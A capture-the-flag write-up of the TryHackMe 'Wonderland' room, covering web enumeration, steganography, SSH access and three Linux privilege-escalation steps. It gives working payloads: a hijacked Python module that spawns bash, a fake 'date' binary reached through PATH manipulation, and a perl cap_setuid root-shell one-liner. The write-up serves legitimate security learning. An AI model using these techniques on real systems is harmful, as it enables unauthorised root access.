Overview
Wonderland is an Alice in Wonderland themed room that chains together credential discovery through web enumeration and a three-stage privilege escalation using different techniques at each step. The room has a clever twist — nothing is where you’d expect it to be.
Attack chain:
Recon → Web enumeration → robots.txt/page source → Credentials
→ SSH as alice → Python PATH hijack → Shell as rabbit
→ Binary PATH hijack (date) → Shell as hatter
→ Perl capabilities (cap_setuid) → Root
1. Recon
Started with an nmap scan to identify open services:
nmap -sV -sC <TARGET_IP>
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 08:56 +0200
Nmap scan report for <TARGET_IP>
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
Notable ports:
- 22 → SSH
- 80 → HTTP (Go HTTP server)

The main page consists of a title, “Follow the White Rabbit”, and a piece of dialogue.
Nothing valuable stood out to me here and in the page source.
I proceeded to use ffuf to enumerate hidden web directories:
ffuf -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -u http://<TARGET_IP>/FUZZ -mc 301,302,403 -t 64

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://<TARGET_IP>/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 64
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 402, Words: 55, Lines: 10, Duration: 168ms]
img                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 168ms]
r                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 172ms]
poem                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 167ms]
:: Progress: [207643/207643] :: Job [1/1] :: 394 req/sec :: Duration: [0:09:13] :: Errors: 0 ::
Found several hidden directories. Within the /img directory:

Inspecting the 3 images stored
The white_rabbit_1.jpg is the image used in the default web-page, http://<TARGET_IP>. The alice_door.jpg and .png show the same image, and nothing really important standouts out in either images, nor their page sources.
I decided to read a bit of the writeup, as I was loafing in the same spot for minutes. Utilising the steghide tool will help me extract any hidden content lying beneath the images.
I uploaded the 2 .jpeg’s to my kali, then extracted the images with steghide:
wget http://<TARGET_IP>/img/alice_door.jpg
wget http://<TARGET_IP>/img/white_rabbit_1.jpg

steghide extract -sf alice_door.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!

steghide extract -sf white_rabbit_1.jpg
Enter passphrase:
wrote extracted data to "hint.txt".
Note, enter a blank passphrase for each image
Nothing could be extracted from the alice_door.jpg as a blank passphrase was rejected. Though a hint.txt file was extracted from the white_rabbit_1.jpg:
cat hint.txt
follow the r a b b i t
Needless to say — the information wasn’t as useful!
Analysing the two other directories I previously enumerated, /r & /poem. The /poem directory had nothing of importance, though the /r directory:

Look at the URL
the hint.txt has the word ‘rabbit’ spaced out, and the current directory is the first letter of the word. Traversing through all the directories named after each letter, of the word ‘rabbit’. (The hint was useful after all XD!)

Credentials for alice discovered through web enumeration
2. Initial Access — SSH as alice
Used the discovered credentials to log in:
ssh alice@<TARGET_IP>
alice@wonderland:~$ whoami
alice
Immediately noticed the room’s twist — the flags are in unusual locations:
ls /root
# user.txt     ← user flag is here, not in alice's home
ls /home/alice
# root.txt     ← root flag is here, not in /root
Wonderland’s twist: Everything is upside down —
user.txtlives in/rootandroot.txtlives in/home/alice. You need root to read both.
Checked what alice can run as other users:
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) NOPASSWD: /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
Alice can run a specific Python script as rabbit without a password.
3. Privilege Escalation — alice → rabbit (Python PATH Hijack)
Examined the script:
cat /home/alice/walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright —
And this was odd, because it was
The middle of the night.
…
for i in range(10):
    line = random.choice(poem.split("\n"))
    print("The line was:\t", line)
The script imports the random module:
import random
Though since the random module doesn’t have a definite path we can create our own random script for the system to use. As walrus_and_the_carpenter.py resides in the same directory as our random.py payload. Python begins searching for the module in the current working directory, before checking the PATH variable.
The exploit — create a fake random.py module in /tmp!
Now refering back to the TryHackMe — Team room I recently did. I learnt the format of the /etc/passwd file. The final section of each line indicates the shell — /bin/bash or /bin/sh indicates the user is loggable, and can open an interactive terminal.
Creating a malicious random.py in alice’s home directory. Just commands the system to execute the bash file, to establish an interactable shell for us to interact with:
import os
print("Hope in!")
os.system("/bin/bash")
So os.system("/bin/bash") executes, it spawns an interactive shell inheriting the privileges of whoever is running the script — in this case, rabbit.
Ran the script as rabbit:
sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
Hop in!
rabbit@wonderland:~$ whoami
rabbit

Our fake random.py executes instead of the real module, spawning a shell as rabbit
4. Privilege Escalation — rabbit → hatter (Binary PATH Hijack)
In rabbit’s home directory, found a SUID binary called teaParty.
rabbit@wonderland:~$ ls
teaParty
This section caught me in a bind for a quite a bit! This is a binary file. We’re all aware a computer doesn’t understand words, so data has to be converted to 1’s and 0’s for the machine to understand what we want from it (Though now I cannot understand what the machine is saying XD!). I did my research.
Transferred the file to Kali for analysis:
# On Kali
strings teaParty | awk 'length($0) > 10'
The strings command extracts human-readable text embedded into the binary during compilation. Filtering with awk 'length($0) > 10' removes short noise strings, leaving only meaningful output bigger than 10 characters.
The key line found:
/bin/echo -n 'Probably by ' && date --date='next hour' -R
The binary calls date without a full path! — it doesn’t say /bin/date, just date. This means it searches $PATH in order to find it.
The exploit — create a fake date in /tmp:
/tmp is world-writable, meaning any user can create files there regardless of privilege level.
rabbit@wonderland:/tmp$ nano date
rabbit@wonderland:/tmp$ cat date
#!/bin/bash

/bin/bash
rabbit@wonderland:/tmp$ chmod +x date
rabbit@wonderland:/tmp$ PATH=/tmp:$PATH
rabbit@wonderland:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
We prepend the /tmp directory to the PATH so its the first directory the system searches in for the date file
rabbit@wonderland:/home/rabbit$ ./teaParty
hatter@wonderland:~$ whoami
hatter

teaParty executes our fake date binary instead of /bin/date
5. Privilege Escalation — hatter → root (Perl Capabilities)
In hatter’s home directory found a password. Used it to SSH in as hatter for a stable shell, then ran enumeration:
hatter@wonderland:/home/hatter$ ls
password.txt
hatter@wonderland:/home/hatter$ cat password.txt
(password resides here)
hatter@wonderland:/home/hatter$
The enumeration phase was a tedious bit:
id
sudo -l
uname -a
cat /proc/version
crontab -l
ls /etc/crontab
find / -perm -04000 2>/dev/null
...
I wanted to utilise /etc/passwd, that had SUID set to escalate my privileges. Though that approach would need the root passwd I didn’t have.
Refering back to a TryHackMe path I recently read through Linux Privilege Escalation.
Linux capabilities — Manages privileges at a lower level. This allows system administrator’s to bypass providing binaries root level privileges. This is a simpler version of SUID.
Utilising the getcap tool. We can see all the capabilities set on the target system.
getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
cap_setuid → allows the binary to change its UID to any user, including root (UID 0).
+ep → means the capability is effective and permitted — it applies immediately when the binary runs.

Checked GTFOBins under the Capabilities section for perl
GTFOBins contains lists of Unix executables, to assist in bypassing security mechanisms in incorrectly setup systems.
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh"'
What this does:
POSIX::setuid(0)→ sets the process UID to 0 (root)exec "/bin/sh"→ spawns a shell inheriting that UID
# whoami
root

perl’s cap_setuid capability allows setting UID to 0 before spawning a shell
6. Flags
# User flag (upside down — lives in /root)
cat /root/user.txt

# Root flag (upside down — lives in alice's home)
cat /home/alice/root.txt
Key Takeaways
| Technique | Lesson |
|---|---|
| page source | Always read the source — credentials are often hiding in plain sight |
| Python module PATH hijack | If a privileged script imports a module, create a fake one in the current directory |
| Binary PATH hijack | If a binary calls a command without a full path, prepend a writable directory to PATH |
/tmp as exploit staging |
/tmp is always world-writable — use it when you lack write access elsewhere |
| Linux capabilities | cap_setuid on any interpreter (perl, python) is effectively root access |
| GTFOBins sections matter | Always check the Capabilities tab specifically — payloads differ from SUID/sudo |
strings + awk |
Quick recon on binaries — extracts hardcoded text to reveal what the binary does |
Tools Used
- nmap
- ffuf
- steghide
- strings / awk
- getcap
- GTFOBins
- netcat
- Python pty
Room completed on TryHackMe. Write-up by [Wandipa Marema] — [2026-05-15]